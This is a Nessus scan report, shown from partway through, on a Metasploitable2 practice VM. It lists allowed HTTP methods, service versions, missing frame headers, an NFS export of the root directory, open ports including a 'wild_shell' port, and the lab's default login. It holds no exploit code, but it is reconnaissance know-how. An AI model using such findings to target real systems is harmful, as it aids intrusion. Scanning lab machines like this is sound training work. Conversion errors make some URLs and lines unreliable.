   UNSUBSCRIBE UPDATE VERSION-CONTROL X-MS-ENUMATTS are allowed on :
   /cgi-bin
   /twiki/bin
 - HTTP methods COPY DELETE GET HEAD MKCOL MKWORKSPACE MOVE NOTIFY
   OPTIONS ORDERPATCH PATCH POLL POST PROPFIND PROPPATCH PUT REPORT
   RPC_IN_DATA RPC_OUT_DATA SEARCH SUBSCRIBE TRACE UNCHECKOUT UNLOCK
   UNSUBSCRIBE UPDATE VERSION-CONTROL X-MS-ENUMATTS are allowed on :
    /dav
  - HTTP methods GET HEAD OPTIONS POST TRACE are allowed on :
    /doc
    /dvwa
   /dvwa/dvwa
    /dvwa/dvwa/css
    /dvwa/dvwa/images
    /dvwa/dvwa/includes
    /dvwa/dvwa/includes/DBMS
   /dvwa/dvwa/js
   /icons
    /mutillidae
    /mutillidae/documentation
    /mutillidae/styles
    /mutillidae/styles/ddsmoothmenu
   /phpMyAdmin
    /test
   /test/testoutput
    /twiki
  - Invalid/unknown HTTP methods are allowed on :
    /cgi-bin
    /dav
```

### 43111 - HTTP Methods Allowed (per directory)

### Synopsis

This plugin determines which HTTP methods are allowed on various CGI directories.

### Description

By calling the OPTIONS method, it is possible to determine which HTTP methods are allowed on each directory.

The following HTTP methods are considered insecure:

PUT, DELETE, CONNECT, TRACE, HEAD

Many frameworks and languages treat 'HEAD' as a 'GET' request, albeit one without any body in the response. If a security constraint was set on 'GET' requests such that only 'authenticatedUsers' could access GET requests for a particular servlet or resource, it would be bypassed for the 'HEAD' version. This allowed unauthorized blind submission of any privileged GET request.

As this list may be incomplete, the plugin also tests - if 'Thorough tests' are enabled or 'Enable web applications tests' is set to 'yes'

in the scan policy - various known HTTP methods on each directory and considers them as unsupported if it receives a response code of 400, 403, 405, or 501.

Note that the plugin output is only informational and does not necessarily indicate the presence of any security vulnerabilities.

### See Also

tcp/8180/www

http://www.nessus.org/u?d9c03a9a

http://www.nessus.org/u?b019cbdb

### https://www.owasp.org/index.php/Test\_HTTP\_Methods\_(OTG-CONFIG-006) Solution n/a Risk Factor None Plugin Information Published: 2009/12/10, Modified: 2022/04/11 Plugin Output

```
Based on the response to an OPTIONS request :
  - HTTP methods DELETE HEAD OPTIONS POST PUT TRACE GET
    are allowed on :
   /admin/error.jsp
    /host-manager
    /jsp-examples
    /jsp-examples/cal
    /jsp-examples/checkbox
    /jsp-examples/colors
    /jsp-examples/dates
    /jsp-examples/error
    /jsp-examples/forward
    /jsp-examples/include
    /jsp-examples/jsp2
    /jsp-examples/jsp2/el
    /jsp-examples/jsp2/jspattribute
    /jsp-examples/jsp2/jspx
    /jsp-examples/jsp2/misc
    /servlets-examples
Based on tests of each method:
  - HTTP methods GET HEAD OPTIONS POST are allowed on :
   /admin
    /admin/error.jsp
    /host-manager
    /jsp-examples
   /jsp-examples/cal
    /jsp-examples/checkbox
    /jsp-examples/colors
    /jsp-examples/dates
    /jsp-examples/error
    /jsp-examples/forward
    /jsp-examples/include
    /jsp-examples/jsp2
    /jsp-examples/jsp2/el
    /jsp-examples/jsp2/jspattribute
    /jsp-examples/jsp2/jspx
    /jsp-examples/jsp2/misc
    /servlets-examples
```

### 10107 - HTTP Server Type and Version

Synopsis	
A web serv	ver is running on the remote host.
Description	n
This plugir	attempts to determine the type and the version of the remote web server.
Solution	
n/a	
Risk Facto	r
None	
References	5
XREF	IAVT:0001-T-0931
Plugin Info	ormation
Published:	2000/01/04, Modified: 2020/10/30
Plugin Out	put
tcp/80/ww	w
The remo	te web server type is :
Apache/2	.2.8 (Ubuntu) DAV/2

### 10107 - HTTP Server Type and Version

Synopsis		
A web server is	running on the remote host.	
Description		
This plugin atte	mpts to determine the type and the version of the remote web server.	
Solution		
n/a		
Risk Factor		
None		
References		
XREF	IAVT:0001-T-0931	
Plugin Informa	tion	
Published: 2000	0/01/04, Modified: 2020/10/30	
Plugin Output		
tcp/8180/www		
The remote web server type is :		
Apache-Coyote	2/1.1	

### 24260 - HyperText Transfer Protocol (HTTP) Information

### **Synopsis**

Some information about the remote HTTP configuration can be extracted.

### Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive is enabled, etc...

This test is informational only and does not denote any security problem.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/01/30, Modified: 2024/02/26

### Plugin Output

### tcp/80/www

```
Response Code : HTTP/1.1 200 OK
Protocol version : HTTP/1.1
HTTP/2 TLS Support: No
HTTP/2 Cleartext Support: No
Keep-Alive : yes
Options allowed: (Not implemented)
Headers:
 Date: Tue, 23 Sep 2025 22:42:26 GMT
 Server: Apache/2.2.8 (Ubuntu) DAV/2
 X-Powered-By: PHP/5.2.4-2ubuntu5.10
 Content-Length: 891
 Keep-Alive: timeout=15, max=100
 Connection: Keep-Alive
 Content-Type: text/html
Response Body :
<html><head><title>Metasploitable2 - Linux</title></head><body>
```

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

<a href="/twiki/">TWiki</a>
<a href="/phpMyAdmin/">phpMyAdmin</a>
<a href="/mutillidae/">Mutillidae</a>
<a href="/dwwa/">DVWA</a>
<a href="/dwwa/">DVWA</a>
<a href="/dwa/">DWA</a>
<a href="/dwa/">WebDAV</a>

<a href="/dav/">WebDAV</a>

<a href="/d
```

### 24260 - HyperText Transfer Protocol (HTTP) Information

### **Synopsis**

Some information about the remote HTTP configuration can be extracted.

### Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive is enabled, etc...

This test is informational only and does not denote any security problem.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/01/30, Modified: 2024/02/26

### Plugin Output

### tcp/8180/www

```
Response Code: HTTP/1.1 200 OK
Protocol version : HTTP/1.1
HTTP/2 TLS Support: No
HTTP/2 Cleartext Support: No
Keep-Alive : no
Options allowed : GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
Headers :
  Server: Apache-Coyote/1.1
  Content-Type: text/html; charset=ISO-8859-1
 Date: Tue, 23 Sep 2025 22:42:00 GMT
  Connection: close
Response Body :
<! - -
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements. See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License. You may obtain a copy of the License at
      http://www.apache.org/licenses/LICENSE-2.0
```

```
Unless required by applicable law or agreed to in writing, software
 distributed under the License is distributed on an "AS IS" BASIS,
 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 See the License for the specific language governing permissions and
 limitations under the License.
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"</pre>
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
   <head>
   <title>Apache Tomcat/5.5</title>
   <style type="text/css">
   /*<! [CDATA[*/
     body {
         color: #000000;
         background-color: #FFFFFF;
 font-family: Arial, "Times New Roman", Times, serif;
         margin: 10px 0px;
   img {
      border: none;
   a:link, a:visited {
       color: blue
   th {
        font-family: Verdana, "Times New Roman", Times, serif;
       font-size: 110%;
       font-weight: normal;
       font-style: italic;
       background: #D2A41C;
       text-align: left;
   td {
       color: #000000;
font-family: Arial, Helvetica, sans-serif;
   td.men [...]
```

### 14788 - IP Protocols Scan

# Synopsis This plugin detects the protocols understood by the remote IP stack. Description This plugin detects the protocols understood by the remote IP stack. See Also http://www.iana.org/assignments/protocol-numbers/protocol-numbers.xhtml Solution n/a Risk Factor None Plugin Information Published: 2004/09/22, Modified: 2022/08/15 Plugin Output tcp/0

The following IP protocols are accepted on this host: 1ICMP 2IGMP 6TCP 17UDP 136UDPLite

### 11156 - IRC Daemon Version Detection

**Synopsis** 

The remote host is an IRC server.

Description

This plugin determines the version of the IRC daemon.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/11/19, Modified: 2016/01/08

Plugin Output

tcp/6667/irc

The IRC server version is : Unreal3.2.8.1. FhiXOoE [\*=2309]

### 10397 - Microsoft Windows SMB LanMan Pipe Server Listing Disclosure

## Synopsis It is possible to obtain network information. Description It was possible to obtain the browse list of the remote Windows system by sending a request to the LANMAN pipe. The browse list is the list of the nearest Windows systems of the remote host. Solution n/a Risk Factor None Plugin Information Published: 2000/05/09, Modified: 2022/02/01 Plugin Output tcp/445/cifs

```
Here is the browse list of the remote host :

METASPLOITABLE ( os : 0.0 )
```

### 10785 - Microsoft Windows SMB NativeLanManager Remote System Information Disclosure

### Synopsis

It was possible to obtain information about the remote operating system.

### Description

Nessus was able to obtain the remote operating system name and version (Windows and/or Samba) by sending an authentication request to port 139 or 445. Note that this plugin requires SMB to be enabled on the host.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2001/10/17, Modified: 2021/09/20

Plugin Output

tcp/445/cifs

The remote Operating System is : Unix
The remote native LAN manager is : Samba 3.0.20-Debian
The remote SMB Domain Name is : METASPLOITABLE

### 11011 - Microsoft Windows SMB Service Detection

### Synopsis

A file / print sharing service is listening on the remote host.

### Description

The remote service understands the CIFS (Common Internet File System) or Server Message Block (SMB) protocol, used to provide shared access to files, printers, etc between nodes on a network.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/06/05, Modified: 2021/02/11

Plugin Output

tcp/139/smb

An SMB server is running on this port.

### 11011 - Microsoft Windows SMB Service Detection

### Synopsis

A file / print sharing service is listening on the remote host.

### Description

The remote service understands the CIFS (Common Internet File System) or Server Message Block (SMB) protocol, used to provide shared access to files, printers, etc between nodes on a network.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/06/05, Modified: 2021/02/11

Plugin Output

tcp/445/cifs

A CIFS server is running on this port.

### 100871 - Microsoft Windows SMB Versions Supported (remote check)

### Synopsis

It was possible to obtain information about the version of SMB running on the remote host.

### Description

Nessus was able to obtain the version of SMB running on the remote host by sending an authentication request to port 139 or 445.

Note that this plugin is a remote check and does not work on agents.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2017/06/19, Modified: 2019/11/22

Plugin Output

tcp/445/cifs

The remote host supports the following versions of SMB :  $\ensuremath{\mathsf{SMBv1}}$ 

### 106716 - Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)

### Synopsis

It was possible to obtain information about the dialects of SMB2 and SMB3 available on the remote host.

### Description

Nessus was able to obtain the set of SMB2 and SMB3 dialects running on the remote host by sending an authentication request to port 139 or 445.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2018/02/09, Modified: 2020/03/11

### Plugin Output

### tcp/445/cifs

### 50344 - Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header

### Synopsis

The remote web server does not take steps to mitigate a class of web application vulnerabilities.

### Description

The remote web server in some responses sets a permissive Content-Security-Policy (CSP) frame-ancestors response header or does not set one at all.

The CSP frame-ancestors header has been proposed by the W3C Web Application Security Working Group as a way to mitigate cross-site scripting and clickjacking attacks.

### See Also

http://www.nessus.org/u?55aa8f57

http://www.nessus.org/u?07cc2a06

https://content-security-policy.com/

https://www.w3.org/TR/CSP2/

### Solution

Set a non-permissive Content-Security-Policy frame-ancestors header for all requested resources.

### Risk Factor

None

### Plugin Information

Published: 2010/10/26, Modified: 2021/01/19

### Plugin Output

### tcp/80/www

The following pages do not set a Content-Security-Policy frame-ancestors response header or set a permissive policy:

- http://192.168.50.101/
- http://192.168.50.101/dav/
- http://192.168.50.101/dvwa/dvwa/
- http://192.168.50.101/dvwa/dvwa/css/
- http://192.168.50.101/dvwa/dvwa/images/
- http://192.168.50.101/dvwa/dvwa/includes/
- http://192.168.50.101/dvwa/dvwa/includes/DBMS/ - http://192.168.50.101/dvwa/dvwa/includes/DBMS/DBMS.php
- http://192.168.50.101/dvwa/dvwa/includes/DBMS/MySQL.php - http://192.168.50.101/dvwa/dvwa/includes/dvwaPage.inc.php
- http://192.168.50.101/dvwa/dvwa/includes/dvwaPhpIds.inc.php

```
- http://192.168.50.101/dvwa/dvwa/js/
  - http://192.168.50.101/dvwa/login.php
  - http://192.168.50.101/mutillidae/
  - http://192.168.50.101/mutillidae/documentation/
  - http://192.168.50.101/mutillidae/documentation/how-to-access-Mutillidae-over-Virtual-Box-
network.php
  - http://192.168.50.101/mutillidae/documentation/vulnerabilities.php
  - http://192.168.50.101/mutillidae/framer.html
  - http://192.168.50.101/mutillidae/index.php
  - http://192.168.50.101/mutillidae/set-up-database.php
  - http://192.168.50.101/mutillidae/styles/
  - http://192.168.50.101/mutillidae/styles/ddsmoothmenu/
  - http://192.168.50.101/phpMyAdmin/
  - http://192.168.50.101/phpMyAdmin/index.php
  - http://192.168.50.101/test/
  - http://192.168.50.101/test/testoutput/
  - http://192.168.50.101/twiki/
  - http://192.168.50.101/twiki/TWikiHistory.html
  - http://192.168.50.101/twiki/bin/oops
  - http://192.168.50.101/twiki/bin/oops/Main
  - http://192.168.50.101/twiki/bin/oops/Main/WebHomemailto%3Awebmasteryour
  - http://192.168.50.101/twiki/bin/oops/Main/WebHomemailto%3Awebmasteryour/company
  - http://192.168.50.101/twiki/bin/search
  - http://192.168.50.101/twiki/bin/search/Main
  - http://192.168.50.101/twiki/bin/search/Main/SearchResult
  - http://192.168.50.101/twiki/bin/view
  - http://192.168.50.101/twiki/bin/view/Main
  - http://192.168.50.101/twiki/bin/view/Main/WebHome
```

### 50344 - Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header

### **Synopsis**

The remote web server does not take steps to mitigate a class of web application vulnerabilities.

### Description

The remote web server in some responses sets a permissive Content-Security-Policy (CSP) frame-ancestors response header or does not set one at all.

The CSP frame-ancestors header has been proposed by the W3C Web Application Security Working Group as a way to mitigate cross-site scripting and clickjacking attacks.

### See Also

http://www.nessus.org/u?55aa8f57

http://www.nessus.org/u?07cc2a06

https://content-security-policy.com/

https://www.w3.org/TR/CSP2/

### Solution

Set a non-permissive Content-Security-Policy frame-ancestors header for all requested resources.

### Risk Factor

None

### Plugin Information

Published: 2010/10/26, Modified: 2021/01/19

### Plugin Output

### tcp/8180/www

The following pages do not set a Content-Security-Policy frame-ancestors response header or set a permissive policy:

- http://192.168.50.101:8180/
- http://192.168.50.101:8180/admin/
- http://192.168.50.101:8180/admin/error.jsp
- http://192.168.50.101:8180/admin/j\_security\_check
- http://192.168.50.101:8180/jsp-examples/
- http://192.168.50.101:8180/jsp-examples/cal/Entries.java.html
- http://192.168.50.101:8180/jsp-examples/cal/Entry.java.html
- http://192.168.50.101:8180/jsp-examples/cal/TableBean.java.html
- http://192.168.50.101:8180/jsp-examples/cal/cal1.jsp
- http://192.168.50.101:8180/jsp-examples/cal/cal1.jsp.html
- http://192.168.50.101:8180/jsp-examples/cal/cal2.jsp.html

```
- http://192.168.50.101:8180/jsp-examples/cal/calendar.html
- http://192.168.50.101:8180/jsp-examples/cal/login.html
- http://192.168.50.101:8180/jsp-examples/checkbox/CheckTest.html
- http://192.168.50.101:8180/jsp-examples/checkbox/check.html
- http://192.168.50.101:8180/jsp-examples/checkbox/checkresult.jsp
- http://192.168.50.101:8180/jsp-examples/checkbox/checkresult.jsp.html
- http://192.168.50.101:8180/jsp-examples/checkbox/cresult.html
- http://192.168.50.101:8180/jsp-examples/colors/ColorGameBean.html
- http://192.168.50.101:8180/jsp-examples/colors/clr.html
- http://192.168.50.101:8180/jsp-examples/colors/colors.html
- http://192.168.50.101:8180/jsp-examples/colors/colrs.jsp
- http://192.168.50.101:8180/jsp-examples/colors/colrs.jsp.html
- http://192.168.50.101:8180/jsp-examples/dates/date.html
- \verb|http://192.168.50.101:8180/jsp-examples/dates/date.jsp|
- http://192.168.50.101:8180/jsp-examples/dates/date.jsp.html
- http://192.168.50.101:8180/jsp-examples/error/er.html
- http://192.168.50.101:8180/jsp-examples/error/err.jsp
- http://192.168.50.101:8180/jsp-examples/error/err.jsp.html
- http://192.168.50.101:8180/jsp-examples/error/error.html
- http://192.168.50.101:8180/jsp-examples/forward/forward.jsp
- http://192.168.50.101:8180/jsp-examples/forward/forward.jsp.ht [...]
```

### 50345 - Missing or Permissive X-Frame-Options HTTP Response Header

### Synopsis

The remote web server does not take steps to mitigate a class of web application vulnerabilities.

### Description

The remote web server in some responses sets a permissive X-Frame-Options response header or does not set one at all.

The X-Frame-Options header has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors

### See Also

https://en.wikipedia.org/wiki/Clickjacking

http://www.nessus.org/u?399b1f56

### Solution

Set a properly configured X-Frame-Options header for all requested resources.

### Risk Factor

None

### Plugin Information

Published: 2010/10/26, Modified: 2021/01/19

### Plugin Output

### tcp/80/www

The following pages do not set a X-Frame-Options response header or set a permissive policy:

- http://192.168.50.101/
- http://192.168.50.101/dav/
- http://192.168.50.101/dvwa/dvwa/
- http://192.168.50.101/dvwa/dvwa/css/ - http://192.168.50.101/dvwa/dvwa/images/
- IICLD://192.100.50.101/dvwa/dvwa/IMages/
- http://192.168.50.101/dvwa/dvwa/includes/
- http://192.168.50.101/dvwa/dvwa/includes/DBMS/
- http://192.168.50.101/dvwa/dvwa/includes/DBMS/DBMS.php
- http://192.168.50.101/dvwa/dvwa/includes/DBMS/MySQL.php
- http://192.168.50.101/dvwa/dvwa/includes/dvwaPage.inc.php http://192.168.50.101/dvwa/dvwa/includes/dvwaPhpIds.inc.php
- http://192.168.50.101/dvwa/dvwa/js/
- http://192.168.50.101/dvwa/login.php
- http://192.168.50.101/mutillidae/
- http://192.168.50.101/mutillidae/documentation/

```
- http://192.168.50.101/mutillidae/documentation/how-to-access-Mutillidae-over-Virtual-Box-
network.php
 - http://192.168.50.101/mutillidae/documentation/vulnerabilities.php
  - http://192.168.50.101/mutillidae/framer.html
 - http://192.168.50.101/mutillidae/index.php
  - http://192.168.50.101/mutillidae/set-up-database.php
  - http://192.168.50.101/mutillidae/styles/
  - http://192.168.50.101/mutillidae/styles/ddsmoothmenu/
  - http://192.168.50.101/phpMyAdmin/
  - http://192.168.50.101/phpMyAdmin/index.php
  - http://192.168.50.101/test/
  - http://192.168.50.101/test/testoutput/
 - http://192.168.50.101/twiki/
  - http://192.168.50.101/twiki/TWikiHistory.html
  - http://192.168.50.101/twiki/bin/oops
  - http://192.168.50.101/twiki/bin/oops/Main
  - http://192.168.50.101/twiki/bin/oops/Main/WebHomemailto%3Awebmasteryour
  - http://192.168.50.101/twiki/bin/oops/Main/WebHomemailto%3Awebmasteryour/company
  - http://192.168.50.101/twiki/bin/search
  - http://192.168.50.101/twiki/bin/search/Main
  - http://192.168.50.101/twiki/bin/search/Main/SearchResult
  - http://192.168.50.101/twiki/bin/view
  - http://192.168.50.101/twiki/bin/view/Main
  - http://192.168.50.101/twiki/bin/view/Main/WebHome
```

### 50345 - Missing or Permissive X-Frame-Options HTTP Response Header

### Synopsis

The remote web server does not take steps to mitigate a class of web application vulnerabilities.

### Description

The remote web server in some responses sets a permissive X-Frame-Options response header or does not set one at all.

The X-Frame-Options header has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors

### See Also

https://en.wikipedia.org/wiki/Clickjacking

http://www.nessus.org/u?399b1f56

### Solution

Set a properly configured X-Frame-Options header for all requested resources.

### Risk Factor

None

### Plugin Information

Published: 2010/10/26, Modified: 2021/01/19

### Plugin Output

### tcp/8180/www

The following pages do not set a X-Frame-Options response header or set a permissive policy:

- http://192.168.50.101:8180/
- http://192.168.50.101:8180/admin/
- http://192.168.50.101:8180/admin/error.jsp
- http://192.168.50.101:8180/admin/j\_security\_check
- http://192.168.50.101:8180/jsp-examples/
- http://192.168.50.101:8180/jsp-examples/cal/Entries.java.html
- http://192.168.50.101:8180/jsp-examples/cal/Entry.java.html
- http://192.168.50.101:8180/jsp-examples/cal/TableBean.java.html
- http://192.168.50.101:8180/jsp-examples/cal/cal1.jsp
- http://192.168.50.101:8180/jsp-examples/cal/cal1.jsp.html
- $\verb|http://192.168.50.101:8180/jsp-examples/cal/cal2.jsp.html|$
- http://192.168.50.101:8180/jsp-examples/cal/calendar.html http://192.168.50.101:8180/jsp-examples/cal/login.html
- http://192.168.50.101:8180/jsp-examples/checkbox/CheckTest.html
- http://192.168.50.101:8180/jsp-examples/checkbox/check.html
- http://192.168.50.101:8180/jsp-examples/checkbox/checkresult.jsp

```
- http://192.168.50.101:8180/jsp-examples/checkbox/checkresult.jsp.html
- http://192.168.50.101:8180/jsp-examples/colors/ColorGameBean.html
- http://192.168.50.101:8180/jsp-examples/colors/clr.html
- http://192.168.50.101:8180/jsp-examples/colors/clr.html
- http://192.168.50.101:8180/jsp-examples/colors/colors.html
- http://192.168.50.101:8180/jsp-examples/colors/colrs.jsp
- http://192.168.50.101:8180/jsp-examples/colors/colrs.jsp.html
- http://192.168.50.101:8180/jsp-examples/dates/date.jsp
- http://192.168.50.101:8180/jsp-examples/dates/date.jsp
- http://192.168.50.101:8180/jsp-examples/dates/date.jsp.html
- http://192.168.50.101:8180/jsp-examples/error/er.html
- http://192.168.50.101:8180/jsp-examples/error/err.jsp
- http://192.168.50.101:8180/jsp-examples/error/err.jsp.html
- http://192.168.50.101:8180/jsp-examples/error/error.html
- http://192.168.50.101:8180/jsp-examples/error/error.html
- http://192.168.50.101:8180/jsp-examples/forward.jsp
- http://192.168.50.101:8180/jsp-examples/forward.jsp
- http://192.168.50.101:8180/jsp-examples/forward.jsp.html
```

### 10719 - MySQL Server Detection

### Synopsis

A database server is listening on the remote port.

### Description

The remote host is running MySQL, an open source database server.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0802

Plugin Information

Published: 2001/08/13, Modified: 2022/10/12

### Plugin Output

### tcp/3306/mysql

```
Version: 5.0.51a-3ubuntu5
Protocol: 10
Server Status: SERVER_STATUS_AUTOCOMMIT
Server Capabilities:
    CLIENT_LONG_FLAG (Get all column flags)
    CLIENT_CONNECT_WITH_DB (One can specify db on connect)
    CLIENT_COMPRESS (Can use compression protocol)
    CLIENT_PROTOCOL_41 (New 4.1 protocol)
    CLIENT_SSL (Switch to SSL after handshake)
    CLIENT_TRANSACTIONS (Client knows about transactions)
    CLIENT_SECURE_CONNECTION (New 4.1 authentication)
```

### 10437 - NFS Share Export List

### Synopsis

The remote NFS server exports a list of shares.

### Description

This plugin retrieves the list of NFS exported shares.

### See Also

http://www.tldp.org/HOWTO/NFS-HOWTO/security.html

### Solution

Ensure each share is intended to be exported.

### Risk Factor

None

### Plugin Information

Published: 2000/06/07, Modified: 2019/10/04

### Plugin Output

tcp/2049/rpc-nfs

```
Here is the export list of 192.168.50.101 : /\ \star
```

### Synopsis

It is possible to determine which TCP ports are open.

### Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

### Solution

Protect your target with an IP filter.

### Risk Factor

None

### Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

### Plugin Output

### tcp/21/ftp

Port 21/tcp was found to be open

### Synopsis

It is possible to determine which TCP ports are open.

### Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/22/ssh

Port 22/tcp was found to be open

### Synopsis

It is possible to determine which TCP ports are open.

### Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/23/telnet

Port 23/tcp was found to be open

### Synopsis

It is possible to determine which TCP ports are open.

### Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/25/smtp

Port 25/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

#### Solution

Protect your target with an IP filter.

#### Risk Factor

None

# Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

# Plugin Output

# tcp/53/dns

Port 53/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/80/www

Port 80/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/111/rpc-portmapper

Port 111/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/139/smb

Port 139/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/445/cifs

Port 445/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

#### Solution

Protect your target with an IP filter.

#### Risk Factor

None

# Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

# Plugin Output

# tcp/512

Port 512/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

#### Solution

Protect your target with an IP filter.

#### Risk Factor

None

# Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

# Plugin Output

# tcp/513/rlogin

Port 513/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

#### Solution

Protect your target with an IP filter.

#### Risk Factor

None

# Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

# Plugin Output

# tcp/514

Port 514/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/1099/rmi\_registry

Port 1099/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/1524/wild\_shell

Port 1524/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2025/07/14

Plugin Output

tcp/2049/rpc-nfs

Port 2049/tcp was found to be open

# Synopsis

It is possible to determine which TCP ports are open.

# Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

#### Solution

Protect your target with an IP filter.

#### Risk Factor

None

# Plugin Information

